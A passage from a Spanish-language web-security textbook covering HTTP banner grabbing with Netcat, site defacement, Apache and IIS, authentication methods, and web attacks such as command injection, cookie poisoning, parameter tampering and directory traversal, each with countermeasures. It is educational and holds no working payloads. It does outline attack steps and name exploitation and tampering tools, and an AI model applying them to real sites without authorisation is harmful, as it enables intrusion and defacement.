Esto no es malo en sí mismo, solo que en la seguridad ofensiva, todo es estudiado para poder ser utilizado como arma.

Una forma de demostrar esto es establecer una conexión con un servidor web empleando la herramienta **Netcat**:

```
# nc --v 127.0.0.1 80
localhost [127.0.0.1] 80 (http) open
HEAD / HTTP/1.0
[enter]
[enter]
HTTP/1.1 200 OK
Server: Apache/1.1
Content-Type: text/html;charset = ISO-8859-1
Date: Mon, 12 Feb 2012 14:10:49 GMT
Connection: close
```

HTTP

Como sabemos, HTTP fue desarrollado por el World Wide Web Consortium y la Internet Engineering Task Force. En 1999 se publicó una serie de documentos, donde el más importante es el RFC 2616, que especifica la versión 1.1. Es necesario tener en cuenta que está orientado a transacciones, siguiendo un esquema solicitud-respuesta entre cliente y servidor. A la información transmitida se la denomina recurso, y es identificada con un localizador de recursos uniforme (URL).

Aquí vemos la respuesta de un servidor HTTP al pedido de conexión de Netcat, y luego de ingresar el método **HEAD** de HTTP. En este caso, se trata de un servidor **Apache**.

Esta manera sencilla de obtener el tipo de servidor que se está ejecutando no siempre es válida, ya que puede ser modificada por el administrador como forma de engañar a un potencial atacante.

Además del HTTP, otros protocolos relacionados con el entorno web son **HTTPS** (**HTTP Secure**), **FTP** (**File Transfer Protocol**) y **SMTP** (**Simple Mail Transfer Protocol**).

Ataques a sitios y defacement

En función de lo explicado antes, los ataques a sitios web pueden ser de diversa índole. El tipo de ataque visible más común contra servidores web es el **defacement**, que implica explotar una vulnerabilidad en el sistema operativo o en el software del servidor web y alterar el sitio para mostrar su página principal comprometida.




Figura 2. Defacement realizado al sitio del jugador de fútbol brasileño Roberto Carlos al haber anunciado su retiro en enero de 2012.

Quienes realizan defacement de sitios web lo hacen por diversión o por motivaciones ideológicas o políticas (**hacktivismo**) y, además, para ganar reputación en el ambiente y frente a sus colegas. El atacante suele mostrar su **nickname** o el de su equipo, junto con imágenes provocativas, en el **index** del servidor comprometido. Los pasos para realizar un defacement son, a grandes rasgos, similares a los de otros ataques. Primero el atacante debe identificar el sitio y sus características. Luego, a partir de herramientas específicas y diversas pruebas, efectúa un escaneo de vulnerabilidades potenciales para después explotarlas.

Figura 3. Defacement realizado al sitio de la policía de una ciudad del estado de Texas, en enero de 2012.

FTP

FTP (File Transfer Protocol) es un protocolo para transferencia de archivos entre sistemas conectados a una red TCP/IP. Su uso principal es la conexión de un cliente a un servidor para la descarga de archivos, independizándose del sistema operativo, y utiliza de manera estándar los puertos 20 y 21.

Dependiendo del tipo de vulnerabilidad explotada, en el mejor de los casos tendremos acceso al sistema, con lo cual solo bastará con remplazar el **index** por el modificado. Algunas de las herramientas más usadas en el escaneo de vulnerabilidades web son **NStalker** (**www.nstalker.com**), **Acunetix** (**www.acunetix.com/**) y, siguiendo el orden, pero más como recurso de explotación, **W3AF** (que encontramos en la dirección **http://w3af.sourceforge.net**), desarrollada por el argentino Andrés Riancho bajo licencia GPL.




Figura 4. Defacement realizado al sitio de la **Federal Trade Commission** en enero de 2012.

HTML

El lenguaje HTML (**HyperText Markup Language**) describe la estructura y el contenido de un sitio web en forma de texto utilizando etiquetas para representar objetos (imágenes, videos, etc.), y está basado en SGML (**Standard Generalized Markup Language**). Los objetos se agregan como etiquetas con características propias. La última revisión es HTML5, con gran cantidad de funcionalidades extra.

No siempre es necesario encontrar una vulnerabilidad para acceder a un sistema, ya que muchas veces hay errores asociados a la configuración deficiente que hacen posible lograr el acceso. Siempre debemos tener en cuenta que al instalar una aplicación de manera predeterminada, suelen darse los problemas que mencionamos.




Figura 5. Resultado de un escaneo realizado con **NStalker**, donde se ordenan las vulnerabilidades por nivel de riesgo y los objetos que afectan.

Además del defacement, algunas acciones comunes para comprometer sitios pueden incluir: obtención de credenciales mediante ataques **Man-in-the-middle**, fuerza bruta a cuentas de administrador, ataques al DNS mediante **cache poisoning**, intrusión al servidor FTP o de correo, y **bugs** en aplicaciones web.

Por otra parte, también podemos abusar de los permisos mal asignados, o realizar un cambio de rutas o reglas al firewall o al router luego de un ataque. Finalmente, es factible la inyección de código, intrusión por SSH, Telnet u otro servicio remoto, URL poisoning, y más. Considerando todas estas amenazas, es necesario ser muy cuidadosos al cambiar la configuración de algunos dispositivos.

Servidores web

La batalla de la seguridad se desarrolla en gran medida en Internet, usando tecnologías para dar servicios online o a una red interna. Los **servidores web** conforman uno de los más importantes elementos de esta guerra, ya que muchas prestaciones dependen de ellos, no solo los sitios. Innumerables aplicaciones que antes corrían sobre el sistema operativo como cualquier otro software están pasando a funcionar como aplicaciones web accesibles mediante un navegador, y el motor es un lenguaje orientado a tecnologías web, como **ASP** o **PHP**, que, a su vez, puede utilizar otros lenguajes. Esta arquitectura **cliente/servidor** permite la interacción entre usuarios y aplicaciones, pero amplía la superficie de ataque.

LA ARQUITECTURA CLIENTE/SERVIDOR AMPLÍA LA SUPERFICIE DE ATAQUE

Los servidores web son programas que implementan el protocolo HTTP (**capa de aplicación** del **modelo OSI**), diseñado para transferir contenido HTML. Este se mantiene a la espera de peticiones de un cliente (navegador) y responde a ellas. Una página es **estática** cuando no cambia si un usuario la solicita y el servidor la envía sin modificarla, en tanto que es **dinámica** si el servidor la modifica antes de mandarla.

Las aplicaciones pueden ejecutarse del lado del cliente o del servidor. En el primer caso, se proporciona el código (Java, JavaScript, ActiveX, etc.) al cliente y se deja que las ejecute. El cliente debe disponer de un navegador con capacidad para correr estas aplicaciones (**scripts**). En el segundo caso, el servidor ejecuta la aplicación y esta genera código HTML que se envía al cliente por HTTP. El especial foco sobre los servidores web obedece a que funcionan como base para muchas cosas.

OWASP TOP 10

El OWASP Top 10 es un proyecto de OWASP que permite conocer las vulnerabilidades web mas difundidas en este tipo de aplicaciones. Es una buena guía a tener en cuenta al momento de la remediación. Pueden acceder mediante este enlace: **http://bit.ly/ME3d2g**.

Apache

Apache es un servidor HTTP que corre bajo plataformas tipo Linux, Windows, Mac y otras, implementando **HTTP/1.1** y el concepto de **sitio virtual**. Es software libre con licencia Apache, creado por **Apache Software Foundation** (**ASF**), requiere la conservación del aviso de copyright y el **disclaimer** aunque no es **copyleft**, y permite el uso y la distribución del código fuente para software libre y propietario.




Figura 6. Instalador de Apache en plataformas Windows, que facilita el hecho de tener un sitio web funcionando en muy pocos pasos.

Su desarrollo comenzó en 1995, basado inicialmente en código **HTTPd 1.3** del **National Center for Supercomputing Applications** (**NCSA**), y más tarde fue completamente rescrito. Presenta mensajes de error altamente configurables, bases de datos de autenticación y negociado de contenido, pero históricamente fue criticado por la falta de una interfaz gráfica que facilitara su configuración. Su aceptación ha sido muy amplia: desde 1996 es el más utilizado, con un pico de uso en 2005 del 70% de los sitios en el mundo. La mayoría de las vulnerabilidades descubiertas y resueltas solo pueden aprovecharse de

manera local (no remota). Su arquitectura es **modular**, y se compone de una sección **núcleo** y **módulos** que aportan funcionalidades, como manejo de TLS, rescritura de direcciones, soporte para **WebDAV**, compresión transparente y autenticación LDAP. Las extensiones se refieren a otras funciones, como la interpretación de lenguajes Perl, PHP, Python y Ruby, y filtrado a nivel de aplicación.

De hecho, Apache forma parte del denominado servidor **LAMP** (Linux, Apache, MySQL, PHP/Perl/Python). Un componente importante de seguridad en él es un archivo de texto oculto llamado **.htaccess** (**hypertext access**), que ayuda al control de accesos y contiene la configuración de los directorios. Cuando un cliente solicita un archivo al servidor, este mira el **.htaccess** y tiene en cuenta las reglas antes de proceder, aplicando las normas especificadas al directorio en el que se encuentre **.htaccess** y sus subdirectorios. Por ejemplo, podría utilizarse **.htaccess** para restringir el acceso a determinados archivos, impedir el listado de archivos de cierto directorio, redireccionar, personalizar las páginas de error o impedir el acceso de algunas direcciones IP. Más información, en **http://httpd.apache.org**.

Microsoft IIS

Internet Information Server (**IIS**) es un conjunto de servicios para plataformas Windows que, en un principio, era parte del **Option Pack** para Windows NT y, luego, fue integrado en otros sistemas Microsoft, como Windows 2000 Server (Windows XP Profesional incluyó una versión limitada). Los servicios que ofrece son: **FTP**, **SMTP**, **NNTP** y **HTTP/HTTPS**. Se basa en módulos que le dan capacidad para procesar distintos tipos de páginas, como **ASP** (**Active Server Pages**) y **ASP.**

ESAPI

ESAPI (**Enterprise Security API**) es una librería de controles de seguridad para aplicaciones web que forma parte del proyecto OWASP. Su objetivo es facilitarles el trabajo a los desarrolladores al reducir el riesgo escribiendo código web. Tiene un diseño básico, consistente en un conjunto de interfaces de control, una implementación de referencia para cada uno y, opcionalmente, la posibilidad de incluir controles propios. Utiliza licencia BSD, y la documentación corre bajo Creative Commons.

NET, aunque pueden incluirse otros, como PHP o Perl. La versión 1.0 se lanzó en el **Service Pack 3** de Windows NT 3.51 y evolucionó hasta la versión 7.5, de Windows 7 y Windows Server 2008. Como parte de su historia, **IIS 4.0** eliminó el soporte para **Gopher** e IIS 6.0 agregó soporte para **Ipv6**.

En sus primeras versiones se detectó una gran cantidad de vulnerabilidades, incluyendo aquella que desató la furia del gusano **Code Red** (CA-2001-19). Con **IIS 6.0**, se optó por cambiar muchos comportamientos predeterminados, como los **ISAPI handlers** (**Internet Server Application Programming Interface**), para reducir la superficie de ataque. Adicionalmente, IIS 6.0 comenzó a incluir las **Web Service Extensions**, que evitan lanzar programas sin autorización explícita del administrador. También se agregó la posibilidad de filtrar contenido de una **URL** (**Uniform Resource Locator**) sobre la base de reglas, mediante la herramienta **URLscan**.

> APACHE INTEGRA EL DENOMINADO SERVIDOR LAMP Y TAMBIÉN DEL SERVIDOR WAMP




Figura 7. Aquí vemos la solapa de configuración de filtros ISAPI en las propiedades del sitio, donde podemos indicar su orden de prioridad.

En las últimas versiones, los componentes están más modularizados, lo que permite instalar solo lo mínimo requerido. En IIS 5.1 y anteriores, todos los sitios corrían de manera predeterminada dentro del mismo proceso, bajo la cuenta **System**, de máximos privilegios. Pero desde IIS 6.0 se cambió a una cuenta especial de servicios de red con menores permisos, y se ejecuta en **modo sandbox** (caja de arena), para aislar los procesos manejados por el servidor y evitar que un atacante que ejecute un **exploit** acceda al sistema entero. Esta misma versión agrega un nuevo kernel **http.sys** con un intérprete más estricto de contenidos HTTP. IIS soporta distintos mecanismos de autenticación además del básico (usuario y contraseña), como: **Digest Access Authentication** (utilizando algoritmos de hash), **Integrated Windows Authentication** y .NET **Passport Authentication**, ambos de Microsoft. Para los que prefieren la línea de comandos, la última versión incluye la herramienta **appcmd.exe**, que permite realizar tareas como la detención de un sitio o la copia de seguridad de la configuración. Más información, en: **www.iis.net**.




Figura 8. En esta imagen podemos ver la consola de administración de Internet Information Server en su versión 7.5.

Seguridad en aplicaciones web

Hasta ahora nos hemos referido a aplicaciones web, pero antes de analizar sus aspectos de seguridad, debemos determinar exactamente qué son. La definición de la guía OWASP (**A Guide to Building Secure Web Applications and Web Services**) dice: "[...] es un software de aplicación cliente/servidor que interactúa con usuarios u otro sistema utilizando HTTP". Desde el punto de vista del usuario, el cliente suele ser un **browser**; para otro tipo de aplicaciones podría ser un **HTTP User Agent** que actúe como un browser de cara al sistema. Algunos ejemplos de aplicaciones web son: webmails, foros de discusión, redes sociales y blogs. La forma de encarar su seguridad es radicalmente distinta de la manera de plantear la seguridad convencional. Algunas características son, por un lado, su creciente difusión, con lo cual una buena parte de la seguridad informática pasará por dichas aplicaciones, y por otro lado, la sencillez de aplicación de las técnicas y metodologías de intrusión, lo cual las hace mucho más críticas porque no hace falta gran conocimiento técnico para llevarlas a cabo. Con un navegador, una dosis de pericia en las búsquedas en Internet, la herramienta adecuada y paciencia, muchas veces es suficiente.

Además, en el área de las aplicaciones no podemos hacer lo mismo que en las redes, donde se filtran los puertos con el objetivo de que no queden expuestos, sino que el puerto 80 siempre debe quedar abierto, con lo que el acceso está disponible.

WEBGOAT

WebGoat es una aplicación web J2EE deliberadamente vulnerable creada y mantenida por la comunidad OWASP, y diseñada para aprender lecciones de seguridad en aplicaciones web. En cada lección, el usuario debe demostrar la comprensión de distintos temas de seguridad mediante la explotación de vulnerabilidades reales en la aplicación. También se proveen consejos y tips para cada lección. Solo se requiere una máquina virtual de Java para correr, y se puede seguir el progreso a lo largo de 30 lecciones.




Figura 9. Esquema de un intruso que intenta acceder a la red a través del puerto **31337** hacia el servidor de bases de datos.

Esto provoca que en la mayoría de los firewalls e IDS esté permitido interpretar el tráfico en dicho puerto como válido. Entonces, debemos analizarlo internamente a fin de evitar el envío de código malicioso y el compromiso de las aplicaciones web de los servidores. Muchas veces esto se logra con algo tan simple como un navegador web y el código malicioso o datos malformados que se quieran enviar.




Figura 10. Esquema de un intruso accediendo a la red a través del puerto **80** sin ser filtrado por el firewall.

Mecanismos de autenticación

Los servidores y las aplicaciones web ofrecen varios mecanismos de autenticación; el más común quizá sea el método HTTP, que puede dividirse en los siguientes puntos:

- **Autenticación básica**: el cliente envía al servidor el usuario y la contraseña en texto plano.
- **Autenticación digest**: se encarga de realizar el cálculo de la función hash de la contraseña y utiliza un modelo de desafío-respuesta para concluir la autenticación, sin enviar la contraseña en plano en ningún momento.

También se permite autenticación basada en **NTLM**, certificados, tokens y biométricas, entre otras opciones. La autenticación NTLM, utilizada en Internet Explorer e IIS, hace de NTLM la mejor alternativa dentro de una intranet bajo entornos Microsoft. Las plataformas Windows 2000 y 2003, además, brindan la posibilidad de autenticar mediante sistemas más complejos, como **Kerberos**. Si se usa un sistema **PKI**, a partir de tecnologías de clave pública/privada, el proceso emplea certificados **X.509**. Otra forma de hacerlo es a través de tokens, un dispositivo de hardware que muestra un código generado, durante un período de tiempo determinado. Usado como segundo factor de autenticación, se usa ese código junto con otro mecanismo, como la combinación usuario/contraseña. Este tipo de esquema está siendo implementado por bancos para dar a sus clientes un mayor seguridad en los servicios de **home banking**.

> WINDOWS 2000 Y 2003 PERMITEN AUTENTICAR A TRAVÉS DEL SISTEMA KERBEROS

CWE/SANS TOP 25

El **SANS Top 25 de CWE MITRE** es una lista de los errores más importantes y generales que pueden conducir a vulnerabilidades de software. Se los considera peligrosos porque, con frecuencia, se permite a los atacantes tomar control del software completamente, robar datos o evitar que el programa funcione. El ranking es en gran medida una herramienta para educación y sensibilización de administradores y programadores. Permite tener una referencia para evaluar la calidad del software.

Finalmente, encontramos otro mecanismo en la autenticación **biométrica**. La biometría utiliza características físicas de las personas que las identifican unívocamente, como las **huellas digitales** y **palmares**, el **iris**, la **retina** y la **voz**.

Figura 11. El código que aparece en el visor es el que se ingresa en la aplicación, y funciona como segundo factor de autenticación.

Amenazas a las aplicaciones web

Los ataques a las aplicaciones web son de lo más variados. A continuación, detallaremos algunos comunes y sus contramedidas. Los casos de **XSS** e inyección de código también son válidos como amenazas, pero los veremos más adelante en este mismo capítulo.

Command Injection

El objetivo de la **inyección de comandos** o **Command Injection** es enviar código malicioso a un sistema introduciéndolo a través de una aplicación. Suele incluir llamadas al sistema operativo vía **system calls** (**syscalls**), el uso de programas externos mediante comandos shell (por ejemplo, a partir de CGI), además de llamadas a las base de datos backend. Si la aplicación no está bien diseñada, scripts en Perl, Python y similares se pueden inyectar con relativa facilidad. Una de las medidas para contrarrestar esta situación suele ser el uso solo de **librerías específicas** del lenguaje, que evitan el empleo de los comandos shell del sistema. Además, la validación es fundamental.

Para prevenir la inyección de código malicioso, podemos utilizar expresiones regulares que filtren determinado tipo de sentencias. Las peticiones pueden estructurarse de forma tal que los parámetros sean tratados como datos, en vez de que sean potencialmente ejecutados. En el caso de **Java** y **J2EE**, se incorpora el concepto de **sandbox**, un entorno dentro del que se ejecutan ciertos comandos contenidos que no forman parte del sistema, sino que están confinados allí.

Cookie/Session Poisoning

Las **cookies** se usan para mantener el estado de una sesión, supliendo las limitaciones de HTTP. El **poisoning** (envenenamiento) permite que un atacante inyecte contenido malicioso y obtenga información no autorizada. Para rescribir los datos de una sesión, mostrar los datos de determinada cookie o especificar otros identificadores de sesión, se suele usar una aplicación proxy. Incluso hay plugins que permiten manipular las cookies almacenadas.




Figura 12. Extensión de Firefox **Add & Edit Cookies**, que permite interpretar y modificar las cookies almacenadas en nuestro navegador.

Parameter/Form Tampering

También conocido como **manipulación de parámetros y formularios**, se aprovecha del hecho de que muchos programadores confían en el uso de campos ocultos y fijos para efectuar operaciones críticas como única medida de seguridad. Si un atacante modifica el valor de un campo oculto, puede cambiar el comportamiento de la aplicación de acuerdo con el nuevo dato incorporado. Estos ataques permiten el robo de servicios, el escalamiento de acceso y el secuestro de sesión. Un ejemplo de **Parameter Tampering** se produce al cambiar el valor de los parámetros dispuestos en los campos de un formulario (con el plugin de Firefox **Tamper Data** es posible realizarlo).

> LA MANIPULACIÓN DE PARÁMETROS Y FORMULARIOS ES UN RIESGO PARA TENER EN CUENTA

Como contramedida, es indispensable comprobar la validez de todos los campos de un determinado formulario antes de enviarlo en forma efectiva.




Figura 13. La extensión de Firefox **`Tamper Data`** permite editar cabeceras HTTP y parámetros POST.

Directory Traversal

Este tipo de acción ocurre cuando un atacante es capaz de navegar directorios y archivos fuera del acceso normal de la aplicación. Expone la estructura del directorio de la aplicación y, en función de la magnitud de la debilidad, la exposición puede abarcar los directorios de los servidores web y los sistemas operativos. El atacante puede utilizar esta técnica para enumerar contenido, acceder a páginas seguras o restringidas (que no se podrían acceder de otra manera), obtener información confidencial, localizar código fuente, y más. Como contramedida, es fundamental definir los permisos de acceso para proteger las diferentes áreas del sitio web. Debemos mantener una rigurosa política de actualización de los servidores web.

Secuestro de credenciales de autenticación

El hecho de requerir la autenticación de los usuarios los obliga a suministrar sus credenciales para, una vez validados, permitirles el acceso a la aplicación. Tal como vimos, esta autenticación puede llevarse adelante de la manera clásica o bien con métodos más robustos.

Forzar una política de autenticación coherente entre las múltiples y dispares aplicaciones es todo un reto. Un problema de seguridad puede conducir al robo del servicio, al secuestro de sesiones y a la suplantación del usuario. Como contramedida, debemos implementar métodos de autenticación que empleen canales seguros. Una buena alternativa es utilizar **SSL**, que puede configurarse de manera simple para cifrar todo el tráfico entre el cliente y la aplicación. Al igual que en el caso de las contramedidas para los ataques de **cookie poisoning**, cada vez que sea posible, hay que usar cookies de manera segura.

FIREFOX ADD-ONS

